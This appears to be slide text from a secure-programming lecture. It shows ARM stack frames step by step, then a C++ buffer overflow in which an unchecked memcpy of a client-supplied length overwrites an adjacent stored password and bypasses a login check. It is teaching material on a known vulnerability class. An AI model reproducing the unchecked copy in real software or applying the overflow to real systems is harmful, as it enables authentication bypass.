
implement destructor to wipe sensitive information from the heap




avoid dangling pointers (avoid raw pointers for ownership, use smart pointers)

Buffers

Buffers on Stack



Buffer Overflow




Function Call

```
push {r4, r5, r6, r7, lr}
sub  sp, #300
add  r7, sp, #0
...
str  r0, [r7, #12]
...
movs r0, r3
mov  sp, r7
add  sp, #300
pop  {r4, r5, r6, r7, pc}
```

sp

already used
stack



Function Call

```
push {r4, r5, r6, r7, lr}
```

```
sub sp, #300
```

```
add r7, sp, #0
```

```
...
```

```
str r0, [r7, #12]
```

```
...
```

```
movs r0, r3
```

```
mov sp, r7
```

```
add sp, #300
```

```
pop {r4, r5, r6, r7, pc}
```

store register
values on the stack

sp

already used
stack

lr

r7

r6

r5

r4

Function Call

```
push {r4, r5, r6, r7, lr}
sub sp, #300
add r7, sp, #0
...
str r0, [r7, #12]
...
movs r0, r3
mov sp, r7
add sp, #300
pop {r4, r5, r6, r7, pc}
```

adjust the stack
pointer (allocate
local variable)

sp

already used
stack

lr

r7

r6

r5

r4

local variables

Function Call

```
push {r4, r5, r6, r7, lr}
sub  sp, #300
add  r7, sp, #0
...
str  r0, [r7, #12]
...
movs r0, r3
mov  sp, r7
add  sp, #300
pop  {r4, r5, r6, r7, pc}
```

execute function
body, use local
variables

already used
stack

lr

r7

r6

r5

r4

local variables

sp

Function Call

```
push {r4, r5, r6, r7, lr}  
sub  sp, #300  
add  r7, sp, #0  
  
...  
str  r0, [r7, #12]  
  
...  
movs r0, r3  
mov  sp, r7  
add  sp, #300  
pop  {r4, r5, r6, r7, pc}
```

prepare return value

return value

sp

already used
stack

lr

r7

r6

r5

r4


local variables

Function Call

```
push {r4, r5, r6, r7, lr}
sub  sp, #300
add  r7, sp, #0
...
str  r0, [r7, #12]
...
movs r0, r3
mov  sp, r7
add  sp, #300
pop  {r4, r5, r6, r7, pc}
```

sp

deallocate local
variables and restore
stack pointer



Function Call

```
push {r4, r5, r6, r7, lr}
sub  sp, #300
add  r7, sp, #0
...
str  r0, [r7, #12]
...
movs r0, r3
mov  sp, r7
add  sp, #300
pop  {r4, r5, r6, r7, pc}
```

return address

restore registers
from the stack

sp

pc

r7

r6

r5

r4

already used
stack

lr

r7


r6

r5

r4

local variables

Vulnerability



Vulnerability

```
char entered_password[PWD_SIZE] { 0 };  
// ...  
memcpy(entered_password, request.get_password(), request.payload_length());
```



forgot to check?



not necessarily, maybe relied
on client-side verification




is this smaller
than PWD_SIZE?




Exploit - Local Variables

```
char correct_password[PWD_SIZE] = "password";  
char entered_password[PWD_SIZE] { 0 };  
memcpy(entered_password, request.get_password(),  
        request.payload_length());
```




```
memcmp(entered_password, correct_password, PWD_SIZE)
```

✓ access granted



